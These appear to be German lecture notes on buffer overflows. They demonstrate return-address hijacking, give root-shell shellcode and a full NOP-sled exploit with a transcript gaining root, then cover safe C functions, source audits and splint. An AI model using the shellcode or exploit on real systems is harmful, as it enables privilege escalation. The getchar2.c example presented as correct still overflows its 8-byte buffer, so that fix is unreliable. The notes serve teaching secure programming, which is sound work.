
```
int main (int argc, char *argv[]) {
    int uid;
    uid = getuid ();

    if (uid == 0)                           // soll nur ausgeführt werden,
        geheim();                           // wenn root das Programm startet

    if (argc > 1) {
        printf ("geheim()       -> (%p)\n", geheim);      // Adresse von geheim
        printf ("oeffentlich() -> (%p)\n", oeffentlich); // und oeffentlich

        oeffentlich(argv[1]);

        printf ("geheim()       -> (%p)\n", geheim);
        printf ("oeffentlich() -> (%p)\n", oeffentlich);
    } else
        printf ("Kein Argument!\n");

    return 0;
}
$
```

Der Aufruf als **normaler Benutzer** und root **ohne Pufferüberlauf** führt zu dem erwarteten Ergebnis:



Die Adresse von geheim ist also „0x80483f8“.

Wenn wir nun diese **Adresse** von **geheim**() als **Rücksprungadresse** auf den Stack bringen, zuvor noch den Framepointer mit Dummies füllen, müsste die Prozedur geheim ausgeführt werden, auch wenn man nicht Superuser ist, da aus der Funktion oeffentlich nicht zu main, sondern zu geheim gesprungen wird.


Stack
main
1
Rücksprungadresse
oeffentlich
Framepointer
buff[11] ... buff[8]
buff[7] ... buff[4]
buff[3] ... buff[0]
frei

```
$ id uid=500(as) gid=100(users)
$ ret `perl -e '{print "A"x12; print "B"x4; print "\xf8\x83\x04\x08";}'`
geheim()      -> (0x80483f8)
oeffentlich() -> (0x8048418)

buff: [AAAAAAAAAAAABBBBø] (0xbfffdbf0)(12)

geheim()      -> (0x80483f8)
oeffentlich() -> (0x8048418)

GEHEIM!!!
$
```


Achtung: je nach vorhandener Umgebung sind neben dem Framepointer noch weitere Register gespeichert: -> entsprechend viel B's verwenden (z.B „B“x16).

2.3.Eingeschleuster Programmkode

Man kann Pufferüberläufe auch verwenden, um eigenen Programmkode in ein Programm einzuschleusen.

Ein Programm, das in der Lage ist, programmfremden Kode zur Ausführung zu bringen, besteht aus zwei Teilen:

1. Der **Injektion Vector** ist der Programmteil, der den **Puffer** zum **überlaufen** bringt und den **Programmfluss** so **manipuliert**, dass der Payload ausgeführt wird.

2. Der **Payload** ist der **eingeschleuste**, fremde **Programmkode**.

Häufig verwendete Payloads sind:

- Eintragen von neuen Zeilen in die /etc/passwd mit UID=0
- Virus und Snifferkode
- **Öffnen einer Shell mit Root-Berechtigung**

Im Folgenden beschränken wir uns auf das **Öffnen einer Shel**l; die anderen Payload werden mit ähnlicher Technik erstellt.

Shellkode

Der Payload soll im **Prozessraum** des Wirtsprogramms **ausgeführt** werden. Also muss er in **Assemblerkode** erstellt und in Hexadezimalnotaion abgelegt werden.

Das kann man am einfachsten tun, indem man zunächst ein C-Programm mit dem gewünschten Payload erstellt.

```
$ cat shell.c
#include <stdio.h>
void
main (void)
{
    char * name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve (name[0], name, NULL);
}
$
```

const char *path

char *const argv[]

char *const envp[]

→ Übersetzen und laufen lassen

Das **Übersetzen in Assembler** (cc -S) führt zu Kode, den man analysieren und anpassen kann:

```
$ gcc -S shell.c
$ cat shell.s
        .file   "shell.c"
        .section        .rodata
.LC0:
        .string "/bin/sh"
        .text
.globl main
        .type   main, @function
```

```
main:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $8, %esp
        andl    $-16, %esp
        movl    $0, %eax
        subl    %eax, %esp
        movl    $.LC0, -8(%ebp)
        movl    $0, -4(%ebp)
        subl    $4, %esp
        pushl   $0
        leal    -8(%ebp), %eax
        pushl   %eax
        pushl   -8(%ebp)
        call    execve
        addl    $16, %esp
        leave
        ret
        .size   main, .-main
        .section        .note.GNU-stack,"",@progbits
        .ident  "GCC: (GNU) 3.3.3 20040412 (Red Hat Linux 3.3.3-7)"
$
```

Nach **Anpassungen** muss der **Kode in Hexnotation** gebracht werden (hier für Linux IA-32 Systeme:

```
char shellcode[] =
   /* setuid (0)              */
   "\x31\xc0"     /* xorl %eax,%eax */
   "\x31\xdb"     /* xorl %ebx,%ebx */
   "\xb0\x17"     /* movb $0x17,%al */
   "\xcd\x80"     /* int $0x80      */

   /* Shell oeffnen           */
   "\xeb\x1f"     /* jmp 0x1f    */
   "\x5e"         /* popl %esi      */
   "\x89\x76\x08"    /* movl %esi,0x8(%esi)  */
   "\x31\xc0"     /* xorl %eax,%eax */
   "\x88\x46\x07"    /* movb %eax,0x7(%esi)  */
   "\x89\x46\x0c"    /* movl %eax,0xc(%esi)  */
   "\xb0\x0b"     /* movb $0xb,%al  */
   "\x89\xf3"     /* movl %esi,%ebx */
   "\x8d\x4e\x08"       /* leal 0x8(%esi),%ecx  */
   "\x8d\x56\x0c"       /* leal 0xc(%esi),%edx  */
   "\xcd\x80"     /* int $0x80      */
   "\x31\xdb"     /* xorl %ebx,%ebx */
   "\x89\xd8"     /* movl %ebx,%eax */
   "\x40"         /* inc %eax    */
   "\xcd\x80"     /* int $0x80      */
   "\xe8\xdc\xff\xff\xff"  /* call -0x24     */
   "/bin/sh";     /* .string \"/bin/sh\"  */
```

Der fremde Kode muss also wie o.a. Beschaffen sein, damit eine Shell damit geöffnet werden kann.

Eine ausführliche Anleitung, wie man aus C-Kode ausführbaren Hex-Kode erzeugen kann ist zu finden unter http://wiki.hackerboard.de/index.php/Shellcode_(Exploit)

Aus dem Programm:

```
#include <stdio.h>

main() {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    setreuid(0, 0);
    execve(name[0],name, NULL);
}
```

wird dadurch Hex-Kode:

```
\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x10\x5b\x31\xc0\x88
\x43\x07\x50\x53\x89\xe1\xb0\x0b\x31\xd2\xcd\x80\xe8\xeb\xff\xff
\xff\x2f\x62\x69\x6e\x2f\x73\x68\x23
```

der dann in einem C-Programm verwendet werden kann:

```
$ cat Shellcode.c
char code[]=
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x10\x5b\x31\xc0\x88"
"\x43\x07\x50\x53\x89\xe1\xb0\x0b\x31\xd2\xcd\x80\xe8\xeb\xff\xff"
"\xff\x2f\x62\x69\x6e\x2f\x73\x68\x23";

main() {
    int (*shell)();
    shell = code;
    shell();
}
$
```

→ Rechner

Die Frage bleibt, **wo** man diesen **Shellkode plazieren** muss. Es gibt mehrere Möglichkeiten:

- Kopieren in den **Überlaufpuffer** (er muss aber gross genug dafür sein)
- Ablage in **Umgebungsvariablen**.

Das folgende Programm `stack_exploit2.c` verwendet als Ablageort den **Überlaufpuffer** des befallenen Programms `stack_bof2.c`:

```
$ cat stack_bof2.c
#include <stdio.h>
#include <string.h>

void funktion (char *args) {
   char   buff[512];
   strcpy (buff, args);  // Angriffsziel, der Ueberlaufpuffer soll mit
                          // fremdem Kode ueberschrieben werden
}

int main (int argc, char *argv[]) {
   if (argc > 1)  {
       funktion (argv[1]);
   } else
       printf ("Kein Argument!\n");

   return 0;
}
$
$ stack_bof02
$
```

Der Payload ist in folgendem Programm realisiert und benutzt als Injection Vektor den Puffer des angegriffenen Programms (buff).

```
$ cat stack_exploit2.c
#include <stdlib.h>
#include <stdio.h>

#define DEFAULT_OFFSET       0
#define DEFAULT_BUFFER_GR    512
#define NOP          0x90
```

```
char shellcode[] =
   /* setuid (0)                 */
   "\x31\xc0"     /* xorl %eax,%eax  */
   "\x31\xdb"     /* xorl %ebx,%ebx  */
   "\xb0\x17"     /* movb $0x17,%al  */
   "\xcd\x80"     /* int $0x80       */

   /* Shell oeffnen              */
   "\xeb\x1f"     /* jmp 0x1f    */
   "\x5e"         /* popl %esi       */
   "\x89\x76\x08"    /* movl %esi,0x8(%esi)*/
   "\x31\xc0"     /* xorl %eax,%eax  */
   "\x88\x46\x07"    /* movb %eax,0x7(%esi)*/
   "\x89\x46\x0c"    /* movl %eax,0xc(%esi)*/
   "\xb0\x0b"     /* movb $0xb,%al   */
   "\x89\xf3"     /* movl %esi,%ebx  */
   "\x8d\x4e\x08"        /* leal 0x8(%esi),%ecx*/
   "\x8d\x56\x0c"        /* leal 0xc(%esi),%edx*/
   "\xcd\x80"     /* int $0x80       */
   "\x31\xdb"     /* xorl %ebx,%ebx  */
   "\x89\xd8"     /* movl %ebx,%eax  */
   "\x40"         /* inc %eax    */
   "\xcd\x80"     /* int $0x80       */
   "\xe8\xdc\xff\xff\xff"/* call -0x24      */
   "/bin/sh";     /* .string \"/bin/sh\"*/
```

```
unsigned long
GetESP (void)
{
   __asm__("movl %esp,%eax");
}

int
main (int argc, char *argv[])
{
   char   *buff, *zgr;
   long   *adr_zgr, adr;
   int offset = DEFAULT_OFFSET, bgr = DEFAULT_BUFFER_GR;
   int i;

   if (argc > 1) bgr = atoi (argv[1]);
   if (argc > 2) offset = atoi (argv[2]);

   if (!(buff = malloc (bgr))) {
      printf ("Fehler bei der Speicherreservierung.\n");
      exit (1);
   }
```

```
    adr = GetESP() - offset;
    fprintf (stderr, "ESP : 0x%x\n", GetESP());   // ESP = Stackpointer (last
                                                     (element used on the stack)
    fprintf (stderr, "ESP mit Offset: 0x%x\n", adr);

    zgr = buff;
    adr_zgr = (long *) zgr;
    for (i = 0; i < bgr; i+=4)
        *(adr_zgr++) = adr;

    for (i = 0; i < bgr/2; i++)
        buff[i] = NOP;

    zgr = buff + ((bgr/2) - (strlen (shellcode)/2));
    for (i = 0; i < strlen (shellcode); i++)
        *(zgr++) = shellcode[i];

    buff[bgr - 1] = '\0';

    printf ("%s", buff);

    return 0;
}
$
```

Unter der Annahme, stack_bof2 ist ein setuid Root-Programm, kann man eine Root-Shell mittels des folgenden Aufrufs öffnen:

```
$ id
uid=500(as) gid=100(users) Gruppen=0(root)
$
$ stack_bof2 `stack_exploit2 536`
ESP : 0xfef998e8
ESP mit Offset: 0xfef998f8
sh-2.05$
sh-2.05$ id
uid=0(root) gid=0(root)
sh-2.05$
```

Erzeugt auszuführenden Shellkode, der in buff kopiert wird. Dabei wird Rücksprungadresse so manipuliert, dass der Kode ausgeführt wird.

Das Starten des Programms bewirkt das Öffnen einer Root-Shell, obwohl das nie in dem Programm programmiert wurde.

3. Abwehrmöglichkeiten

Hier werden Ansätze diskutiert, um Pufferüberlauf-Schwachstellen zu vermeiden.

3.1. Überblick

Die (leider) heute gängige Praxis, mit Software-Schwachstellen umzugehen ist:

1. **Erstellung** von Software ohne besondere Beachtung von sicherheitsrelevanten Aspekten.
2. **Verkauf** der Software.
3. Eine **Schwachstelle** wird **entdeckt** und ein Exploit wird entwickelt (meist durch Hacker).
4. Der **Hersteller** stellt einen **Patch** bereit.
5. Ein **Bugreport** wird in Mailinglisten veröffentlicht, der Systembetreuer auffordert, den **Patch einzuspielen**.

Welche **Nachteile** hat diese Methode (Ihre Erfahrungen interessieren hier)**?**

Besser als im Nachhinein aktiv zu werden ist es, **vor dem Verkauf** der Software, Schwachstellen zu erkennen:

- **während** der **Programmentwicklung** (sichere Programmierung),
- durch **Audits nach** der **Programmerstellung**,
- **Compilererweiterungen** und
- **Prozesserweiterungen**.

3.2.Sichere Programmierung

In der C-**Standardbibliothek** existieren einige Funktionen, die als „**risikobehaftet**" bekannt sind und deshalb nicht verwendet werden sollten. Einige dieser Funktionen werden gezeigt und Alternativen diskutiert.

gets, fgets

gets dient dazu, einer Zeile von der Standardeingabe einzulesen und in einem Puffer zu speichern. Da man den Puffer zur im Programm anlegen muss, also eine Grösse angeben muss, kann nie verhindert werden, dass mehr eingaben gemacht werden, als der Puffer gross ist.

```
$ cat gets.c
#include <stdio.h>
int main (void) {
        char buff[24];
        printf("Eingabe: ");
        gets(buff);          // was passiert bei Eingaben > 24?
        return 0;
}
$
```

Der Compiler warnt schon vor der Verwendung von gets!

```
$ make gets
cc     gets.c   -o gets
/tmp/ccuLyf47.o(.text+0x28): In function `main':
: warning: the `gets' function is dangerous and should not be used.
$
$ gets
Eingabe: AAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBB
Speicherzugriffsfehler
$
```

Offensichtlich wurde der Puffer buff über seine Grenzen hinweg überschrieben und Verwaltungs-information, wie Framepointer oder Rücksprungadresse mit B's führen zu dem Speicherzugriffs-fehler.

Also: stets auf gets verzichten!

Die Alternative für gets ist die Funktion **fgets**, beider die Anzahl der von stdin gelesenen Bytes angegeben werden muss:

```
man fgets
   #include <stdio.h>
   char *fgets(char *s, int size, FILE *stream);

   fgets() liest höchstens size minus ein Zeichen von stream und speichert
   sie in dem Puffer, auf den s zeigt.  Das Lesen stoppt  nach  einem  EOF
   oder  Zeilenvorschub.  Wenn ein Zeilenvorschub gelesen wird, wird er in
   dem Puffer gespeichert.  Ein ’\0’ wird  nach  dem  letzten  Zeichen  im
   Puffer gespeichert.
```

```
$ cat fgets.c
#include <stdio.h>

int main (void) {
   char buff[24];

   printf ("Eingabe: ");
   fgets (buff, 24, stdin);

   return 0;
}
$
```

Achtung:

man sollte **niemals** mit **Konstanten** (24) arbeiten, besser:

```
#define BUFFER 24
    char buff[BUFFER];
   printf ("Eingabe: ");
   fgets (buff, BUFFER, stdin);
```

strcpy, strncpy

Die Funktion `strcpy` haben wir bereits als unsichere Bibliotheksfunktion identifiziert. Sie dient dazu, eine Zeichenkette von einem Puffer in einen anderen zu kopieren. Dabei werden keine Überprüfungen der Puffergrenzen vorgenommen.

Daher ist diese Funktion der klassische Angriffspunkt für Pufferüberlauf-Attacken.

```
$ cat strcpy.c
#include <string.h>
int main (int argc, char *argv[]) {
   char buff[24];

   if (argc > 1)
      strcpy(buff, argv[1]);    // buff := argv[1]

   return 0;
}
$ strcpy `perl -e '{print "A"x24}'`
$ strcpy `perl -e '{print "A"x24; print "B"x24}'`
Speicherzugriffsfehler
$
```

Als sichere Alternative sollte man strncpy verwenden.

```
BEZEICHNUNG
       strcpy, strncpy - kopiert eine Zeichenkette
ÜBERSICHT
       #include <string.h>
       char *strcpy(char *dest, const char *src);
       char *strncpy(char *dest, const char *src, size_t n);
BESCHREIBUNG
       Die  Funktion strcpy() kopiert die Zeichenkette, auf die der Zeiger src
       zeigt, inklusive des Endezeichens '\0' an  die  Stelle,  auf  die  dest
       zeigt.  Die Zeicheketten dürfen sich nicht überlappen und dest muß groß
       genug sein.
```

```
       Die Funktion strncpy() tut dasselbe mit dem Unterschied,  daß  nur  die
       ersten  n  Byte  von  src  kopiert werden.  Ist kein '\0' innerhalb der
       ersten n Bytes,so wird das Ergebnis nicht durch '\0' abgeschlossen.

       Ist die Länge von src kleiner als n Bytes,  so  wird  dest  mit  Nullen
       aufgefüllt.
RÜCKGABEWERT
       Die  Funktionen  strcpy()  und  strncpy()  geben  einen Zeiger auf dest
       zurück.
```

```
$ cat strncpy.c
#include <string.h>
#define BUFFER 24
int main (int argc, char *argv[]) {
   char   buff[BUFFER];
   if (argc > 1) {
      strncpy (buff, argv[1], BUFFER - 1);
      buff[BUFFER - 1] = '\0';
   }
   return 0;
}
$ strncpy `perl -e '{print "A"x24; print "B"x24}'`
$
```

Achtung: Das **Ende der Zeichenkette** ist stets explizit mit '\0' zu **terminieren**, ansonsten entsteht eine neue Schwachstelle.

strcat, strncat

Die Funktion `strcat` ist eine weitere unsichere Bibliotheksfunktion, zu der es eine sichere Alternative gibt, bei der aber auch die Nulltermination zu beachten ist.

```
BEZEICHNUNG
       strcat, strncat - verbinden zwei Zeichenketten
ÜBERSICHT
       #include <string.h>
       char *strcat(char *dest, const char *src);
       char *strncat(char *dest, const char *src, size_t n);
BESCHREIBUNG
       Die Funktion strcat hängt die Zeichenkette src an die Zeichenkette dest
       an, wobei das Stringendezeichen '\0' überschrieben wird und  ein  neues
       '\0' am Ende der gesamten Zeichenkette angehängt wird.  Die Zeichenket-
       ten können sich nicht überlappen und  dest  muß  Platz  genug  für  die
       gesamte Zeichenkette haben.

       Die  Funktion  strncat  tut dasselbe, wobei allerdings nur die ersten n
       Buchstaben von src kopiert werden.
RÜCKGABEWERT
       Die Funktionen strcat() und strncat()  liefern  einen  Zeiger  auf  die
       gesamte Zeichekette dest zurück.
```

Im nachfolgenden Beispiel wird mittels `strcat` an die Zeichenkette „Jenni“ das Kommandozeilen-Argument angehängt:

```
$ cat strcat.c
#include <string.h>
#include <stdio.h>
#define BUFFER 8
int main (int argc, char *argv[]) {
   char    buff[BUFFER] = "Jenni";

   if (argc > 1)
       strcat(buff, argv[1]);

   printf ("buff: [%s] (%p)\n", buff, buff);

   return 0;
}
$ strcat `perl -e '{print "A"x1}'`
buff: [JenniA] (0xfef6b030)
$ strcat `perl -e '{print "A"x8}'`
buff: [JenniAAAAAAAA] (0xfeee5c90)
Speicherzugriffsfehler
$
```

Bei der sicheren Alternative werden nur soviel Zeichen kopiert, dass kein Überlauf statt finden kann:

```
#include <string.h>
#include <stdio.h>
#define BUFFER 8
int main (int argc, char *argv[]) {
    char    buff[BUFFER] = "Jenni";

    if (argc > 1)
        strncat (buff, argv[1], BUFFER - strlen (buff) - 1);

    printf ("buff: [%s] (%p)\n", buff, buff);

    return 0;
}
$ strncat `perl -e '{print "A"x1}'`
buff: [JenniA] (0xfeeece70)
$ strncat `perl -e '{print "A"x8}'`
buff: [JenniAA] (0xfeecbe90)
$
```

sprintf

Die beiden Bibliotheksfunktionen zur formatierten Ausgabe sind unsicher, da auch sie keine Längenüberprüfung vornehmen.

```
int sprintf(char *str, const char *format, ...);
```

Im folgenden Beispiel wird das Kommandozeilen-Argument in den Puffer buff geschrieben und keine Längenprüfung durchgeführt.

```
$ cat sprintf.c
#include <stdio.h>
#define BUFFER 16
int main (int argc, char *argv[]) {
   char buff[BUFFER];

   if (argc > 1)
       sprintf(buff, "Eingabe: %s", argv[1]);

   printf ("buff: [%s] (%p)(%d)\n", buff, buff, strlen (buff));
   return 0;
}
$ sprintf `perl -e '{print "A"x10}'`
buff: [Eingabe: AAAAAAAAAA] (0xfef71e80)(19)
$ sprintf `perl -e '{print "A"x20}'`
buff: [Eingabe: AAAAAAAAAAAAAAAAAAAA] (0xfee91110)(29)
Speicherzugriffsfehler
$
```

Verwenden sollte man stets die sichere Alternative snprintf:

```
$ cat snprintf.c
#include <stdio.h>
#define BUFFER 16
int main (int argc, char *argv[]) {
    char    buff[BUFFER];

    if (argc > 1) {
        snprintf (buff, BUFFER, "Eingabe: %s", argv[1]);
        buff[BUFFER - 1] = '\0';
    }

    printf ("buff: [%s] (%p)(%d)\n", buff, buff, strlen (buff));
    return 0;
}
$ snprintf `perl -e '{print "A"x10}'`
buff: [Eingabe: AAAAAA] (0xfef50c80)(15)
$ snprintf `perl -e '{print "A"x20}'`
buff: [Eingabe: AAAAAA] (0xfef0a790)(15)
$
```

Achtung: **Nicht** alle Implementierungen von snprintf **terminieren** den String mit '\0'. Deshalb sollte man dies stets **explizit** tun!

scanf

Die Schwachstellen der scanf-Familie (`scanf`, `sscanf`, `fscanf`) von Bibliotheksfunktionen werden an `scanf` demonstriert.

```
BEZEICHNUNG
       scanf, fscanf, sscanf - Eingabeformatierung
ÜBERSICHT
       #include <stdio.h>
       int scanf( const char *format, ...);
       int fscanf( FILE *stream, const char *format, ...);
       int sscanf( const char *str, const char *format, ...);
BESCHREIBUNG
       Die  Funktionenfamilie scanf prüft Eingaben in Bezug auf ein format wie
       unten  beschrieben.   Dieses  Format  darf   Umwandlungsspezifikationen
       enthalten;  die Ergebnisse solcher Umwandungen, falls vorhanden, werden
       durch die pointer -Argumente gespeichert.   Die  Funktion  scanf  liest
       Eingaben  vom Standardeingabekanal stdin, fscanf liest Eingaben von dem
       Streamzeiger stream, und sscanf liest ihre Eingaben von dem String, auf
       den str zeigt.
       Jedes folgende Argument pointer muß genau zu  jedem  folgenden  Umwand-
       lungsspezifakator passen (siehe ‘unterdrücken’ unten).  Jede Umwandlung
       wird durch das Zeichen % (Prozentzeichen) eingeleitet.  Der String for-
       mat  darf  auch  andere Zeichen enthalten.  Leerräume (wie Leerzeichen,
       Tabulatoren oder Zeilenumbrüche)  im  String  format  passen  zu  einem
       Freiraum  jeder  Größe,  eingeschlossen  keinem  Freiraum, der Eingabe.
       Alles andere passt nur zu sich selbst.  Einlesen der Daten stoppt, wenn
       ein Eingabezeichen nicht zu einem Formatzeichen passt.  Einlesen stoppt
       auch, wenn die Umwandlung nicht durchgeführt werden kann
       ...
```

Die Schwachstelle beruht wieder darauf, dass keine Überprüfung der Puffergrenzen durchgeführt wird.

```
$ cat scanf.c
#include <stdio.h>
#define BUFFER 8
int main (int argc, char *argv[]) {
    char   buff[BUFFER];

    scanf("%s", buff);
    printf("buff: [%s] (%p)(%d)\n", buff, buff, strlen(buff));

    return 0;
}
$ scanf
AAAAAAAA
buff: [AAAAAAAA] (0xfeef59a0)(8)
$ scanf
AAAAAAAABBBBBBBB
buff: [AAAAAAAABBBBBBBB] (0xfefad570)(16)
Speicherzugriffsfehler
$
```

Für die scanf-Familie gibt es keine sicherer Alternativen in der Standardbibliothek. Man kann aber scanf-Funktionen verwenden, wenn man etwa die **Längenbeschränkung im Format-string** verwendet:

```
$ cat scanf2.c
#include <stdio.h>
#define BUFFER 8

int main (int argc, char *argv[]) {
    char    buff[BUFFER];

    scanf ("%7s", buff);   // %7s = %BUFFER-1
    printf ("buff: [%s] (%p)(%d)\n", buff, buff, strlen (buff));

    return 0;
}
$ scanf2
AAAAAAAA
buff: [AAAAAAA] (0xfef09540)(7)
$ scanf2
AAAAAAAABBBBBBBB
buff: [AAAAAAA] (0xfeebe750)(7)
$
```

getchar

Die Funktion getchar (fgets, getc und read analog) dient zum lesen eines Zeichens von stdin.

Im Zusammenhang mit Schleifen sind hier schnell Schwachstellen programmiert:

```
$ cat getchar.c
#include <stdio.h>
#define BUFFER 8

int main (void) {
    char    buff[BUFFER], c;
    int i = 0;

    memset (buff, 'A', BUFFER);          // fülle buff mit As

    while ((c = getchar()) != '\n') {// lese bis Newline
        buff[i++] = c;
    }

    printf ("buff: [%s] (%p)(%d)\n", buff, buff, strlen (buff));

    return 0;
}
$ getchar
AAAAAAAA
buff: [AAAAAAAAB˛] (0xfef04290)(15)
$
```

Offensichtlich sind in buff 15 Zeichen, obwohl er nur 8 Byte aufnehmen kann. Der Fehler liegt darin, dass nach der while-Schleife keine Nulltermiierung erfolgt ist.

Richtig ist das folgende Programm:

```
$ cat getchr2.c
#include <stdio.h>
#define BUFFER 8

int main (void) {
    char    buff[BUFFER], c;
    int i = 0;

    memset (buff, 'A', BUFFER);

    while ((c = getchar()) != '\n' && i < 23) {
        buff[i++] = c;
    }

    // Nulltermination
    if (i < BUFFER-1)
        buff[i++] = '\0';
    else
        buff[BUFFER - 1] = '\0';

    printf ("buff: [%s] (%p)(%d)\n", buff, buff, strlen (buff));

    return 0;
}
$ getchar2
AAAAAAAA
buff: [AAAAAAA] (0xfef3cde0)(7)
$
```

getenv

Das Lesen von Werten aus Umgebungsvariablen führt in Verbindung mir unsicheren Bibliotheks-funktionen genauso zu Schwachstellen, wie das Lesen von stdin.

```
$ cat getenv.c
#include <stdlib.h>
#include <stdio.h>

#define BUFFER 16

int main (void) {
    char    buff[BUFFER];
    char *  tmp;

    tmp = getenv ("HOME");
    if (tmp != NULL)
        strcpy (buff, tmp);

    printf ("buff: [%s] (%p)(%d)\n", buff, buff, strlen (buff));

    return 0;
}
$  getenv
buff: [/home/as] (0xfeec4560)(8)
$
```

Ist der Wert der Umgebungsvariable zu gross, entsteht ein Pufferüberlauf, weil strcpy verwendet wurde.

```
$ export HOME=AAAAAAAAAAAAAAAABBBBBBBBBBBBBBBB
$ getenv
buff: [AAAAAAAAAAAAAAAABBBBBBBBBBBBBBBB] (0xfee9c330)(32)
Speicherzugriffsfehler
$
```

Also **richtig** mit Längenüberprüfung durch **stcncpy**:

```
$ cat getenv2.c
#include <stdlib.h>
#include <stdio.h>
#define BUFFER 16
int main (void) {
   char   buff[BUFFER], * tmp;
   tmp = getenv ("HOME");
   if (tmp != NULL) {
       strncpy (buff, tmp, BUFFER - 1);
       buff[BUFFER - 1] = '\0';
   }
   printf ("buff: [%s] (%p)(%d)\n", buff, buff, strlen (buff));
   return 0;
}
$ getenv2
buff: [AAAAAAAAAAAAAAA] (0xfef87ee0)(15)
$
```

3.3.Source Code Audits

Die Idee eines Quellkode Audits ist es,

1. alle „**gefährlichen**“ **Stellen** zu **finden** und
2. anschliessend durch (einen **zweiten**) **Programmierer überprüfen** zu lassen.

Wir haben gesehen, dass die Verwendung von statischen Zeichenpuffern mit unsicheren Funktionen zu Schwachstellen führen kann.

Finden von solchen statischen Char-Puffern erfolgt einfach mittels grep:

```
$ grep -n 'char.*\[' *.c
fgets.c:4:       char buff[24];
getchar2.c:5:    char    buff[BUFFER], c;
getchar.c:5:     char    buff[BUFFER], c;
getenv2.c:6:     char    buff[BUFFER], * tmp;
getenv.c:7:      char    buff[BUFFER];
gets.c:3:        char buff[24];
...
$
```

Das Auffinden von unsicheren Bibliotheksfunktionen erledigt egrep:

```
$ egrep -n 'strcpy|gets' *.c
fgets.c:7:      fgets (buff, 24, stdin);
getenv.c:12:            strcpy (buff, tmp);
gets.c:6:       gets (buff);
strcpy.c:6:             strcpy (buff, argv[1]);
$
```

3.4.Automatisierte Softwaretests

Es existieren mehrere frei verfügbare Analysatoren für C und C++ Quellkode, die die unsichere-ren Bibliotheksfunktionen erkennen und aufzeigen.

- flawfinder
  http://www.dwheeler.com/flawfinder/
- rats
  http://www.securesoftware.com/security_tools_download.htm

Hier soll kurz ein Beispiel mit `splint` gezeigt werden:

```
$ cat gets.c
#include <stdio.h>
int main (void) {
        char buff[24];

        printf ("Eingabe: ");   // was passiert bei Eingaben > 24?
        gets (buff);

        return 0;
}
$ splint gets.c
Splint 3.1.1 --- 17 Feb 2004

gets.c: (in function main)
gets.c:6:2: Use of gets leads to a buffer overflow vulnerability.  Use fgets
               instead: gets
  Use of function that may lead to buffer overflow. (Use -bufferoverflowhigh to
  inhibit warning)
gets.c:6:2: Return value (type char *) ignored: gets(buff)
  Result returned by function call is not used. If this is intended, can cast
  result to (void) to eliminate message. (Use -retvalother to inhibit warning)

Finished checking --- 2 code warnings
$
```

```
$ cat sprintf.c
#include <stdio.h>
#define BUFFER 16
int main (int argc, char *argv[]) {
        char buff[BUFFER];

        if (argc > 1)
                sprintf (buff, "Eingabe: %s", argv[1]);

        printf ("buff: [%s] (%p)(%d)\n", buff, buff, strlen (buff));
        return 0;
}
$ splint sprintf.c
Splint 3.1.1 --- 17 Feb 2004

sprintf.c: (in function main)
sprintf.c:7:3: Buffer overflow possible with sprintf.  Recommend using snprintf
                  instead: sprintf
  Use of function that may lead to buffer overflow. (Use -bufferoverflowhigh to
  inhibit warning)
sprintf.c:9:55: Passed storage buff not completely defined (*buff is
                   undefined): strlen (buff)
  Storage derivable from a parameter, return value or global is not defined.
  Use /*@out@*/ to denote passed or returned storage which need not be defined.
  (Use -compdef to inhibit warning)
sprintf.c:9:47: Format argument 3 to printf (%d) expects int gets size_t:
                   strlen(buff)
  To allow arbitrary integral types to match any integral type, use
```

```
  +matchanyintegral.
   sprintf.c:9:28: Corresponding format code

Finished checking --- 3 code warnings
$
```

3.5.Binary Audits

Neben den Werkzeugen, die den Quellkode analysieren, existieren Werkzeuge, die man verwenden kann, wenn der Quellkode nicht verfügbar ist. Sie arbeiten mit den Binaries.

Dabei werden die **Programme** durch Stresstests mit **generierten Eingaben und Umgebungen** wiederholt **angestossen** und das **Verhalten beobachte**t. Damit sollen z.B. **Pufferüberläufer erkannt** werden, bevor das Programm zum Einsatz in die produktive Umgebung freigegeben wird.

In grossen Unternehmen, wird mehr und mehr der Quellkode zur Überprüfung vom Hersteller verlangt, der dann einem Audit unterzogen wird, bevor die Software eingesetzt werden darf.

3.6.Compilererweiterungen

Das Hauptproblem der Pufferüberläufe liegt in der Sprache C bzw. C++ selbst. Die Idee bei der Entwicklung war u.a., eine Hochsprache zu haben, die dennoch in effizientem übersetzten Kode mündet. Deshalb sind Überprüfungen auf Zeigerreferenzen und Arraygrenzen dem Programmierer überlassen.

Es existieren Erweiterungen der Programmierumgebung, die diese Überprüfungen vornehmen:

- C-Kode kann in der normalen oder der erweiterten Umgebung ohne Änderung laufen (Vorteil),
- aber in der erweiterten Umgebung ist die Kode-Performance sehr schlecht (Nachteil).

Da C meist eingesetzt wird, wo es auf **performanten Kode** ankommt, sind diese **Erweiterungen** im praktischen Umfeld **bedeutungslos**.